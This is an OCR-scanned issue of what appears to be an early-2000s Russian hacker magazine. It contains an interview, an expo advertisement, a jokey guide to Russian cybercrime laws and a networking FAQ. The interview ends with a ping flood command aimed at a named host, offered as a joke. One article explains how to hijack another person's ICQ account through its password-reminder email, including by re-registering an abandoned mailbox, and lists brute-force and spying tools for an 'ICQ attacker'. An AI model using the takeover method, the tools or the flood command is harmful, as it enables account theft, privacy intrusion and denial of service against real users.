с: Ты знаешь, поменьше читать всякие глупости типа "Хакинг и Интернет" и "Как стать хакером?" и побольше читать классики. А аспекты - тут мой ответ не будет отличаться оригинальностью - UNIX + C + TCP/IP NETWORKING + PERL = RULEZ ;-).



:) Какие технологии ты считаешь на сегодняшний день наиболее перспективными (будь то платформы, операционки, языки программирования и т.д.)?



с: Я очень долгое время занимался e-commerce, b2b, поэтому на такой вопрос "про технологии" не упущу шанса сказать, что уверен в будущем банкротстве большинства компаний, соответственно, e-commerce и

b2b. А по поводу того, что близко к "хакингу"... Хм, операционки - Linux, особенно обрадовал выход нового ядра, языки программирования для веба - php, perl. Ну а в общем, я думаю, что, совмещая все самое лучшее, можно добиться реально "перспективной технологии", только личной :-). За новостями железа, если честно, слежу весьма посредственно, кстати, как-то, по-моему, в вашем же журнале вычитал интересную мысль, что win, в отличие от unix, провоцирует к upgrade (согласен :-). Не очень новое, но действительно что-то интересное (просто недавно с ними общался) - системы на базе RAQ-Cobalt.



Некоторые аналитики пророчат нашей стране большое будущее в сфере информационных технологий, чуть ли не роль ведущей державы в этой области. Это бред или реально? Если реально, то почему, какие у нас предпосылки к этому?



с: Хм, ты знаешь, насчет ведущей не знаю, но большое будущее есть. Проще, наверное, опять же немножко уйти в область e-commerce. Самое главное - у нас не dot com, а dot ru, и это очень сильно меняет дело. Запад живет на инвестициях, Россия на частном капитале, поэтому, посмотрев на то, как падают акции hi-tech компаний за рубежом, не надо делать выводы о России. Ни одна иностранная hi-tech компания не может вывести свои акции на Российский hi-tech рынок, т.к. он отсутствует, в то же время Вымпелком и еще ряд наших hi-tech компаний успешно существуют на западном рынке. Исходя из всех этих умных мыслей, легко проглядывается: "то, что русскому - хорошо, немцу - смерть". Нестандартный подход, зачастую, приводит к действительно интересным, порой заслуживающим уважения в мировых масштабах результатам.



Расскажи напоследок какой-нибудь хацкерский анекдот :).

с: ping -c 10000 -s 25000 -f ts16-a105.dial.sovam.com - на мой взгляд, актуальный пример \_хацкерского\_ анекдота :).



Хе-хе, я оценил :))))). Ну, на этом все! Спасибо за интервью! Удачи тебе в твоих начинаниях.

с: Пока.



# HI-FI show 2001 & home theatre

МЕЖДУНАРОДНАЯ  
ВЫСТАВКА  
АППАРАТУРЫ  
HI-FI, HIGH END  
И ДОМАШНЕГО  
КИНОТЕАТРА

1-4 марта 2001 года

Отель «ИРИС»  
Москва, Коровинское шоссе, 10

- Hi-Fi и High End аппаратура
- Домашний кинотеатр
- Мультирумные системы
- Интеллектуальный дом:  
интегрированные системы  
управления
- Аудио-, видеодизайн
- Новейшие цифровые  
технологии: DVD, SACD, MP3
- Аудио-, видеотехника  
CD, DVD, LP-диски,  
аудио-, видеокассеты,  
аксессуары
- Автомобильная  
аудиоаппаратура
- Интернет

**ТОЛЬКО ОДИН РАЗ В ГОДУ!**

УНИКАЛЬНАЯ ВОЗМОЖНОСТЬ  
подробно узнать об оптимально  
подходящих для Ваших условий  
системах домашнего кинотеатра,  
акустических системах, грамотной  
инсталляции систем управления  
Вашим домом и многим другом

**В ПРОГРАММЕ ВЫСТАВКИ:**  
презентации, семинары,  
встречи с производителями  
и разработчиками аппаратуры,  
Интернет-кафе

Выставка работает с 10:00 до 18:00

1 марта – вход только для специалистов  
Специалисты имеют возможность заранее пройти  
электронную регистрацию на сайте [www.midexpo.ru](http://www.midexpo.ru)  
для посещения выставки, участия в семинарах  
и обучающих курсах  
2, 3, 4 марта – для всех желающих

Справочная служба отеля «ИРИС»: (095) 933-0533, 488-8000

Общественный транспорт:

- бесплатный автобус от станции метро «Тимирязевская»
  - 15 минут на автомобиле от Садового кольца по Дмитровскому шоссе
- Просторная охраняемая стоянка для автомобилей

**Событие, которое нельзя пропустить!**

Генеральный  
информационный  
спонсор:

**STEREO**

За информацией обращайтесь к организаторам выставки:

**MIDexpo**  
INTERNATIONAL CONVENTIONS & TRADE

**АудиоМагазин**  
THE GREAT SOURCE


Тел./факс: (095) 145-6400  
(095) 145-5133  
E-mail: [midexpo@rcpnet.ru](mailto:midexpo@rcpnet.ru)  
[www.midexpo.ru](http://www.midexpo.ru)

Тел.: (812) 325-3066  
Факс: (812) 325-3068  
E-mail: [ampost@comset.net](mailto:ampost@comset.net)  
[www.hi-fi.ru/am/index.html](http://www.hi-fi.ru/am/index.html)

Интернет-поддержка:



[hi-fi.ru](http://hi-fi.ru)



# ТЕМА:

## Законодательство по хаку

ДОНОР (LEHUN@MAIL.RU)

### Знай законы, которые ты нарушаешь!

Заваливается тут ко мне как-то наш боевой редактор Холод и произносит сакраментальную фразу: "Нужно знать законы, которые ты нарушаешь! В лицо! Вот ты, Донор, знаешь?". Я не нашел, что ответить, поэтому получил задание сесть за кодексы, пережевать всю эту мутохрень и вернуть обратно в удобоваримом виде =). По ходу пьесы я постараюсь познакомить тебя, перец/перчинка, с тем, что у меня вышло. Сам(а) понимаешь, перепечатывать сюда законы - ма-разм. Я оставляю тебе их номера (не мобилы, а регистрационные номера =)), а ты самостоятельно посмотришь их поподробнее по какой-нибудь базе законодательства, если захочешь самостоятельно переварить тот жуткий "суконный" язык, которым они написаны. Я же в своей статье передаю только суть.

### Тебе, взломщик серваков, потрошитель сетей

Итак, ты поругал сервак. Сам сей факт значит только то, что ты - умеешь ломать серваки. Ты посмотрел и ушел - претензий нет. А вот если в результате твоего хака сервак упал или ты слил с него инфу, или что-то потер, или изменил, то к тебе активно начинает клеиться статья 272 УК РФ (Неправомерный доступ к компьютерной информации). Есть тут такие слова: "...охраняемой законом компьютерной информации...". Сейчас я тебя просвещу, какую это информацию так охраняет закон.

1. Сервер ты ломал ради дефейса паги Васи Пупкина, заполненной его опусами и потугами в вебдизайне. Ты изменил дизайн морды и добавил крепких словечек в опусы (так прикольное =)) - ты нарушил Васино авторское право. Дизайн паги, кстати, тоже его (права) объект. Закон об авторском праве (№ 5351-1) занудно твердит нам, что Вася стал автором одновременно с окончанием родов своего творения. С этого момента изменение его произведений, тиражирование и распространение без его ведома - НИЗЯ! Вася может потребовать с тебя бабла за мо-

ральный ущерб, лажание его репутации и упущенную выгоду (3,5 копейки, которые он не заработал из-за тебя =)), если найдет, конечно.


2. На серваке ты обнаружил кучу вареца и сырцы мега-пупер-крутой операционной системки (сервак Микрософта, ей-ей!) и, естественно, слил себе копию и навстраивал кучу бэкдоров. Ты опять вляпался в авторское право =)! Операционки даже упомянуты в законе отдельно! (Хай, Билл!) Гардят права программеров: Закон об авторском праве (№ 5351-1) и Закон о правовой охране программ для ЭВМ и баз данных (№ 3523-1). Изучив эти закончики, ты узнаешь, что создал контрафактный (незаконный) экземпляр программы, который подлежит немедленному уничтожению (вместе с компьютером =)), и изменил исходник, который тоже объект охраны. Будешь иметь дело уже с организацией и полком адвокатов. Они капнут в органы (те заведут уголовное дело) и вежливо попросят тебя возместить им ущерб (зряплата программеров, которые будут отлавливать твои бэкдоры, убытки из-за задержки выхода операционки, моральные страдания БГ и т.д.). Если ты притащишь им свою свинью-копилку, согласишься бесплатно кодить для них, т.е. "деятельно раскаешься", то уголовное дело могут прекратить, т.к. это преступление небольшой

т я -

жести.

3. Ты взломал почтовый сервак и зачитался перепиской офигенной тетки (фота там тоже была =)) и какого-то романтического упыря, из которой узнал адрес и телефон девчонки, а также историю ее разгульной сексуальной жизни летом в деревне =). Ну, ты попал! Ты нарушил конституционное право человека и гражданина на тайну переписки. По Закону об оперативно-розыскной деятельности (№ 144-ФЗ) такие фигли-мигли могут выпворять только органы, да и то только с санкции суда. У тебя на заднице уже проступили циферки 138 УК РФ (Нарушение тайны переписки, телефонных переговоров, почтовых





телеграфных и ИНЫХ сообщений). Если ты не понравишься перчинке, тебя ждет штраф в размере 50-100 минималок или зряплаты за месяц, или 120-180 часов чистки милицейских гальюнов, или год исправительных работ. Зависит от того, насколько не понравишься девчонке и кто ее папа.

4. Ты взломал сервак Минобороны и обнаружил там план уничтожения ламерикосов за 37 минут 15 секунд... Хотя это вряд ли. Ну, подружился к сетке секретного НИИ через комп какого-нибудь ротозея и слил оттуда чертежи новой сверхскоростной торпеды. Значит ты получил сведения, составляющие государственную тайну. Перечень сведений, относимых к гостайне ты сможешь найти в Законе о государственной тайне (№5485-1). Также из этого закона можно узнать, что есть 3 степени секретности информации, которые соответствуют грифам "особой важности", "совершенно секретно", "секретно", а также степени ущерба безопасности страны в случае ее разглашения. И что необходимо иметь соответствующий допуск для доступа к этой информации (сложная процедура, связанная с тщательной проверкой тебя, любимого, на вшивость). По шапке в первую очередь получит ротозей, через чей комп ты прорвался. Его статья 283 УК РФ (Разглашение государственной тайны). Ты попадаешь под действие статьи 272 УК РФ (Неправомерный доступ к компьютерной информации) - до 2 лет лишения свободы. Если же ты передашь полученные данные иностранной разведке, то ты распоследняя б... бяка, шпион и изменник! Твоя статья 275 УК РФ (Государственная измена), и сидеть тебе 20 лет. Стоит ли это каких-то баксов?!

### Тебе, кардер, грабитель банков

Ну что, братишка, разжился кредитами и швыряешь баксы направо и налево? Посмотрим, чего ты там понарушал.

1. Ты рассказал ламеру ушастому, что, забив номер своей креды в форму на твоей страничке, он получит золотые горы от компании Помпухин-Траст, а потом закупил себе по его карточке пару шелов, кучу доступов на порно-сервера и т. д. Тебе светит статья 159 УК РФ (Мошонничество), которое суть есть хищение чужого имущества (бабла) путем обмана или злоупотребления доверием. Тебе дадут по шее либо оштрафуют на 200-700 минималок или на 2-7 зряплат, заставят чистить конюшни 180-240 часов без сна и еды, а могут и посадить на 3 года.

2. Тебя угораздило ломануть интернет-магазин и оттяпать списки номеров кредиток. Потом ты пошел на Ирку и часть (похуже) подарил, часть (получше) обменял на всякие рулеса, а самые мазовые зажал до поры. А еще похвастался друзьям, что нагнул Толстосумова, у которого на счету до фига бабла. Кроме 272 УК РФ, которая



у тебя на мышке уже вытатуирована, тебя хочет 183 УК РФ (Незаконное получение и разглашение сведений, составляющих коммерческую или банковскую тайну). Готовься отдать денюжку (100-200 минимумов) либо сесть на 2 года.

3. Ты ограбил банк, находящийся в Венесуэле, не отрывая попец от табуретки. Поздравляю! Но не спеши шелестеть страницами, выскивая статью "Грабеж". Твоя статья - 158 УК РФ (Кража), или ТАЙНОЕ присвоение чужого имущества (капустки). Тебя ждут от 5 до 10 лет лишения свободы, пусть даже банк и иностранный. Кстати, очень интересно, будут ли когда-нибудь совершены преступления типа "виртуальный грабеж" (открытое хищение) и "виртуальный разбой" (нападение с целью хищения и угрозы применения насилия). Представь себе пулеметы автоматической охранной системы, направленные на банкиров, и голос из репродуктора: "Бла! Клади деньги на этот счет, а то всех в винегрет покрощу!!!".

### Тебе, вирмейкер


Здорово, творец коня-убийцы, прущего пороли пачками, форматирующего винты, уничтожающего сети. Если докажут, что этот зверь - твой питомец, в тебя вцепится 273 УК РФ (Создание и распространение вредоносных программ для ЭВМ). Тебя сразу лишат невинности, т.е. посадят на срок до 3 лет плюс возьмут штраф 200-500 минималок. Если твой вирь замочил тучу систем и принес ущерб на многие пачки баксов, то мотать тебе от 3 до 7 лет. Господа недохакаеры, юзающие этого зверя и ему подобных, вам тоже не удастся спастись спокойно. Все вышесказанное справедливо и для вас, так как вы используете и распространяете вредоносную программу. А как вы хотели: отец один за всех отдувается?!

### Тебе, фрикер

Как живешь, злобный поработитель чужих телефонов и пагеров? Все - пинцет? Ну, это ненадолго.

1. Чем ты сегодня занимался? Сканировал окрестные дома на предмет пустующих баз и неизвестно где валяющихся трубок, чтобы потом наказать вислоухого ламера, обсудив его легкомысленность с грудастой теткой из секса-по-телефону. Ну так вот: твоя трубка-сканер относится к радиоэлектронным высокочастотным устройствам, которые по Закону о связи (№ 15-ФЗ) подлежат обязательной регистрации и на которые треба разрешение. (Кстати, узнать, на что еще нужно разрешение, ты можешь в Постановлении Правительства РФ от 17 июля 1996 г. N 832 "Об утверждении особых условий приобретения радиоэлектронных средств и высокочастотных устройств", подписанном Черным Мордиком.) Кто ж тебе такое разрешение даст? А значит, статья 137 Кодекса об административных правонарушениях (КОАП мне больше нравится =)) откусит от твоей пачки баксов 20-70 минимумов, а товарищи в погонах изымут игрушку в свою пользу. По этой же статье получит по рогам тот, кто тебе эту девайсину продал. А еще ты будешь должен возместить убытки МГТС.

2. Ты нарыл спец. оборудование и теперь мониторишь пагерные сообщения или вклиниваешься в разговоры бизнесменов, обсуждающих цены на нефть и девчочек в новом клубе. Братишка, ты опять нарушаешь конституционные права граждан. Кем ты себя возомнил, ФСБой? Ты попал под статью 138 УК (Нарушение тайны переписки, телефонных переговоров, почтовых телеграфных и иных сообщений) - бабки или год Колымы. КОАП тебя тоже не бросит: статья 137 - бабло. А твое кул оборудование пойдет на благотворительные цели - техническое перевоору-



жение родных органов. Твоего поставщика также пригреет 138 УК, только сильнее: 200-500 минимамок (если повезло) или три года отдыха с полосатыми друзьями в одном номере (если не очень).

3. Ты вскрыл телефон-автомат, который торчит у тебя под окном, и подсосал к нему трубочку, теперь болтаешь со всем миром абсолютно фрифри. Оказывается, ты сотворил самовольное подключение оконечного оборудования к сетям электросвязи (ст. 136.1 КОАП). За это на тебя наложат... э-э-э... штраф 15-60 минизряплат и конфискуют трубку с проводками. А еще ты повредил телефон-автомат (ст. 140 КОАП). За это твой бюджет кастрируют на 35-70 МиниМало. И для полноты ощущений ты оплатишь свой бесполезный треп МГТСу.

4. Ты стал совсем крут и научился заряжать телефонные карточки (Чумак, однако!) или делаешь их бесконечными. Ну, от одной карточки МГТС или Урмет на бобы не сядут. Ну, штрафанут тебя. Но вот если ты удумал творить карточки поточным методом и сбывать их за приемлемую цену, то держись. К твоей заднице будет крепко припаяна статья 187 УК РФ (Изготовление или сбыт поддельных кредитных карт либо расчетных карт и иных платежных документов). Если слил партию разок, то отдохнешь под клет-

чатым небом 2-6 лет и заплатишь за отдых 500-700 мини-денег. Если трудился долго и даже успел организовать свою группу (андеграундную =)), оттяпаешь себе 4-7 лет покоя и умиротворения с конфискацией.

### Тебе, крякер, надежда пиратов


Хай, дружище-крякер! Что б мы без тебя делали? Вчера к тебе завалился местный Аль-Капоне с Митино-Базара (спасибо Холоду за классное словечко =)), принес тебе программулину стоимостью в кучу американских зеленых чертей и сказал: "Поломать!". "Есть! - ответил комсомол, - а также пить и спать!" =) Ты вторгся на территорию Закона об авторском праве (№ 5351-1) и его брата Закона о правовой охране программ для ЭВМ и баз данных (№ 3523-1). Изучай! Оказывается, эти законы еще и разрешают кое-что: ты можешь записывать и хранить программу в памяти ЭВМ =), ты можешь сделать резервную копию проги на случай утери законно приобретенного оригинала, ты можешь осуществлять (или поручить кому-нибудь, крякеру, например) адаптацию проги для ЭВМ, декомпилировать (!) и изучать кодирование и структуру софтины, правда, только для

обеспечения взаимодействия с другой прогой. А ты, оказывается, скользкий тип, братишка! =) Можешь ковыряться в кишках пациента, ломать защиту и попробуй докажи, что ты там чего-то не адаптируешь! Но и ты можешь проколоться. Если взяли пирата, через него вышли на тебя и нашли в твоих архивах поломанную версию софтины, то лови соучастие в деянии, предусмотренном статьей 146 УК РФ (Нарушение авторских и смежных прав). Тебя оштрафуют на 200-400 микрозарплат, либо исправительно поработаешь, либо посидишь годика два. А если ты с пиратом еще и сговорился предварительно, то 5 лет - твои. Если ты использовал куски кода поломанной софтины в своем варезе, зашибаешь на нем бабло и тебя уличили, то будешь пыхтеть, возмещая убытки автору. Компенсации за нарушения авторского права могут достигать 50000 минимумов (хоть они и минимумы, но их туча =)).

Ты же, пират, тоже отгребешь по статье 146 УК РФ, причем твою вину будет доказать намного легче. А еще потеряешь весь товар, так как все контрафактные (незаконные) копии по закону должны уничтожаться. Именно на этом основании доблестные органы потрошат Митино, Горбушку и прочее Царицыно.







# Самая большая дыра ICQ

--ROM@N AKA DOBENT-- <DOBENT@COMAIL.RU>

**В**от сидишь ты в своей Асе, защищенный самыми крутыми файрволами, антивирусами и прочими наворотами. Ты думаешь, ты в полной безопасности и ни один урод тебя не достанет? А вот ты и ошибаешься! Знаешь, что говорил Митник по поводу непробиваемых систем защиты? "Самое слабое звено системы - это человек". Ну, допустим, ты защитил себя файрволом, поставил антивирус, не открываешь ни один подозрительный файл, отсылаешь и вдогонку нюкаешь всяких "Бритни Спирс", пытающихся переслать тебе свою фотку по Асе с именем типа britney.jpg.....exe. Может быть, это тебя и спасет, но вот твою Асю можно спокойно поиметь и минуя все эти сложные навороты. Пока что можешь отложить свой Legion, XSHaReZ и любимый троян в сторону, для этого способа они не понадобятся. Весь прикол заключается в том, что в ICQ есть такая фишка, как автоматическое напоминание пароля. Если ты вдруг случайно забыл свой пароль от Аси, то достаточно зайти на [www.icq.com](http://www.icq.com) и, указав свой UIN, попросить систему выслать пароль на твой e-mail, который был указан в твоих регистрационных данных. Пароль приходит в

**Вот сидишь ты в своей Асе, защищенный самыми крутыми файрволами, антивирусами и прочими наворотами. Ты думаешь, ты в полной безопасности и ни один урод тебя не достанет? А вот ты и ошибаешься!**

течение суток.

Итак, вот что нужно сделать, чтобы поиметь Асю таким способом. Например, твой UIN: 12345678, ящик, который ты указал как primary в ICQ (именно на него высылается забытый пароль): [vasya@rupkin.ru](mailto:vasya@rupkin.ru). Подсказка для тех, кто в танке, все эти данные просматриваются в User Info. Первый способ - это получить доступ к ящику [vasya@rupkin.ru](mailto:vasya@rupkin.ru) и заставить систему ICQ выслать якобы забытый пароль. Если этот ящик еще к тому же зарегистрирован на [mail.ru](mailto:vasyarupkin@mail.ru) ([vasyarupkin@mail.ru](mailto:vasyarupkin@mail.ru)) или другой бесплатной мыльнице, тогда это проще - эти системы, как правило, тоже имеют систему напоминания пароля (причем очень часто тупую и дырявую), если что-то другое - сложнее, но тоже можно. В этом случае остается только получить пароль от ICQ, и все. Как поиметь чужой ящик - это уже тема отдельного



разговора, поэтому здесь я это затрагивать не буду, да ты и сам наверняка знаешь.

Второй способ - это проверить, может быть этот ящик уже не использовался в течение долгого времени? Некоторые бесплатные мыльницы удаляют адрес, если он не юзается в течение, скажем, полугода. Тогда просто достаточно заново создать ящик с именем, указанным в Primary Email ([vasya@rupkin.ru](mailto:vasya@rupkin.ru)), зайти на [www.icq.com](http://www.icq.com) и "попросить" напомнить пароль. Как видишь, и ломать-то особо ничего не нужно. А как защититься, думаю, ты уже и так понял - достаточно просто удалить свой e-mail из своего User Info. Да, системе напоминания пароля ICQ некуда будет выслать пароль, если ты его вдруг забудешь. Но в то же время она не вышлет его и тому, кто его просто не знает, но очень хочет знать. А пароль... настоящий куль хацкер должен держать его в своей голове.

**Напоследок несколько полезных программ для ICQ-attacker'а. Все программы можно скачать по адресу [www.8th-wonder.net](http://www.8th-wonder.net).**

**ICQ FORCE** - программа для перебора паролей.  
**ICU2** - программа, позволяющая посмотреть User Info и точный IP адрес (даже если он скрыт!) у активных пользователей в контактном листе.


**ICU2 Extreme** - аналог ICU2, но работающая как клиент и позволяющая получить больше информации о любом пользователе (не только активном и не только в контакт листе). ICQ клиент должен быть выгружен, если вы заходите под тем же логином, под которым сидите в ICQ.

**Multi ICQ** - патч, позволяющий запустить на одном компе несколько ICQ клиентов.

**Dark ICQ** - программа, позволяющая просмотреть, находится ли пользователь в онлайн или нет, даже если он спрятан в инвизибле.

**ICQ Explorer** - браузер, позволяющий скачивать файлы с компа активного пользователя, если известен его IP и если у него есть домашняя страница (рядом с его ником стоит изображение домика).






# НАСК FAQ

NOAH (NOAH@INBOX.RU, UIN 983332)





Эх, дружище, сетевой хак - это тебе не шуточки, а уж тем более его история - не какое-нибудь там романтическое чтиво для домохозяек. Непонятные термины, бессмысленные аббревиатуры, головомомные определения... Чтоб ты не запутался во всяких сложных штуках, мы подготовили для тебя этот ФАК по сетям и по их хаку. Заглядывай сюда, если что непонятно. А особо любопытным перцам рекомендуется сесть и прочитать ФАК полностью.



### 01. Что такое сервер?

Сервер - это подключенный к сети комп, на котором установлен какой-либо серверный софт, предоставляющий соответствующие сетевые услуги - сервис. Дословно server с басурманского переводится как "предоставляющий услуги", "обслуживающий".



### 02. Что такой клиент?

Клиент - это подключенный к сети комп, на котором установлен клиентский софт, позволяющий соединиться с соответствующим серверным софтом на сервере и воспользоваться предоставляемой услугой (сервисом). Как понятно, клиент - это тот, кого надо обслужить.



### 03. А можно поподробнее о том, как работает эта система клиент-сервер?

Можно. Все очень просто, достаточно представить себе все это на каком-нибудь характерном примере. Допустим, на твоём компе установлен браузер, а на компе твоего прова установлен web-сервер под управлением Apache. Тогда твой комп будет клиентом, браузер - клиентским софтом, комп прова - сервером, Apache web-сервер на компе прова - серверным софтом. После того как ты наберешь адрес странички своего прова в окне браузера, он (браузер) соединится с web-сервером Apache на компе твоего прова и попросит переслать себе файл запрошенной странички. В данном случае сервис, предоставляемый серверным софтом (Apache) на компе твоего прова, - web-сервер. Клиентский и серверный софт всегда работают по заранее определенным протоколам (для браузера и web-сервера это - HTTP, для почтового клиента и почтового сервера это - POP3/SMTP, для telnet-клиента и telnet-сервера - telnet).



### 04. Что такое порт?

Порт - это абстрактное, программное понятие. Когда на сервере устанавливают сер-

верное ПО, его обязательно привязывают к какому-нибудь порту, чтобы клиент, коннектящийся к серверу (по адресу сервера), мог уточнить, с каким именно серверным софтом он хочет иметь дело, каким именно сервисом хочет воспользоваться (ведь один сервер может предоставлять сразу несколько сервисов). Если ты явно не указал клиентскому софту, на какой порт сервака надо коннектиться, он может узнать номер порта, на котором висит соответствующий ему серверный софт, у операционки, установленной на сервере. Номер порта - обычное число, его присоединяют к адресу машины после двоеточия, когда хотят уточнить, на какой порт коннектиться. Грубо говоря, порт - это адрес серверного ПО в масштабах сервера. Только не перепутай серверные порты с портами принтера и с com-портами!!! :)



### 05. Что такое протокол?

Протокол - это заранее оговоренные правила, по которым происходят различные сетевые сеансы связи. Иначе говоря, протокол - это стандарт передачи данных по сети. Объясняю на житейском примере: когда ты звонишь по телефону, ты всегда сначала говоришь "Алло!", потом здороваешься и уж только после этого просишь там кого-то к телефону и начинаешь трепаться. Это протокол разговора по телефону :). Правда, это негласно принятый протокол - ты можешь и не следовать его правилам. А вот сетевые протоколы приняты совершенно официально. Благодаря четкости и строгости следования протоколам, мы можем юзать сервис, предоставляемый сервером, вне зависимости от того, какое клиентское ПО установлено у нас и какое серверное ПО установлено на серваке. То есть каким бы браузером ты не пользовался, web-сервер (каким бы он ни был), установленный на сервере, всегда знает, какого вида запрос он получит (согласно HTTP) и какого вида ответ надо отсылать. Для разных нужд используются разные протоколы.



### 06. Что такое TCP/IP?

Это ряд протоколов, объединенных вместе в "семейство" протоколов под общим названием TCP/IP (по названиям двух основных протоколов: TCP и IP). На семействе протоколов TCP/IP построен Internet. В TCP/IP входят следующие протоколы: IP - Internet Protocol. Межсетевой протокол.



TCP - Transmission Control Protocol. Протокол управления передачей.

UDP - User Datagram Protocol. Протокол пользовательских датаграмм.


HTTP - HyperText Transfer Protocol. Протокол передачи гипертекста. По этому протоколу происходит пересылка документов по web. Юзается web-сервером и браузером. По умолчанию web-сервер висит на 80-м порту.

FTP - File Transfer Protocol. Протокол передачи файлов. По этому протоколу ты лазаешь по ftp-архивам, заливаешь файлы своих страничек на сервер хостера, ковыряешься на трэш'шных ftp-серваках. Юзается ftp-сервером и ftp-клиентом. По умолчанию ftp-сервер висит на 21-ом порту.

SMTP - Simple Mail Transfer Protocol. Протокол отправки почты. По этому протоколу твой почтовый клиент коннектится к почтовому серверу и отправляет ему твои сообщения;

POP3 - Post Office Protocol. Протокол чтения почты. А по этому протоколу твой почтовый клиент проверяет наличие новых писем для тебя на сервере и забирает их оттуда, если они есть. Этот протокол требует авторизации (введения логина и пароля), так как в противном случае любой смог бы забирать чужую почту. По умолчанию POP3-сервер висит на 110-м порту.

NNTP - Network News Transfer Protocol. Протокол передачи новостей. По этому протоколу ты постишь и читаешь мессаги в Usenet.



сел и имеет вид xxx.xxx.xxx.xxx (например, 213.189.197.201). Для того чтобы воспользоваться той или иной услугой, предоставляемой сервером, тебе нужно набрать имя (IP-адрес) сервера и порт, на котором висит соответствующее серверное ПО. Например, набрав IP 213.189.197.201 и порт 80 в формате 213.189.197.201:80, ты наткнешься на веб-сервер нашего X. Впрочем, набирая в браузере, номер порта можно и пропустить - браузер сам разберется. Значит, для того чтобы попасть на веб-сервер X, нужно набрать в браузере IP 213.189.197.201. Ну, я думаю, ради любимого X можно помучиться и запомнить этот IP'шник :), но, млин, как же это неудобно!!! Намного логичнее держать в голове хакер.ru! И слава Богу, что перцы, которые проектировали инет, тоже так думали и обо всем позаботились. Они придумали доменную систему имен. Теперь, при желании, владелец сервера может привязать к IP-адресу своего сервера доменное имя (например, хакер.ru). Введя в своем браузере имя домена, ты напрямую попадаешь на IP'шник, к которому оно привязано. Система эта работает следующим образом: ты вводишь доменное имя, твой браузер соединяется с ближайшим (чаще всего провайдерским) DNS-сервером и просит его выдать IP, к которому привязано это доменное имя. DNS-сервер копается в своей базе данных и, если нашел, выдает айпишник. Если же искомое доменное имя не находится, DNS-сервер запрашивает его у DNS-сервера более высокого уровня (корневого). И так они будут друг друга пинать, пока не найдут запрошенное тобой доменное имя и айпишку, к которой оно привязано. Если же это доменное имя не будет найдено (не зарегистрировано), тебе вернут ответ об ошибке. Общение с DNS-сервером происходит по специально для этого написанному одноименному (DNS) протоколу.

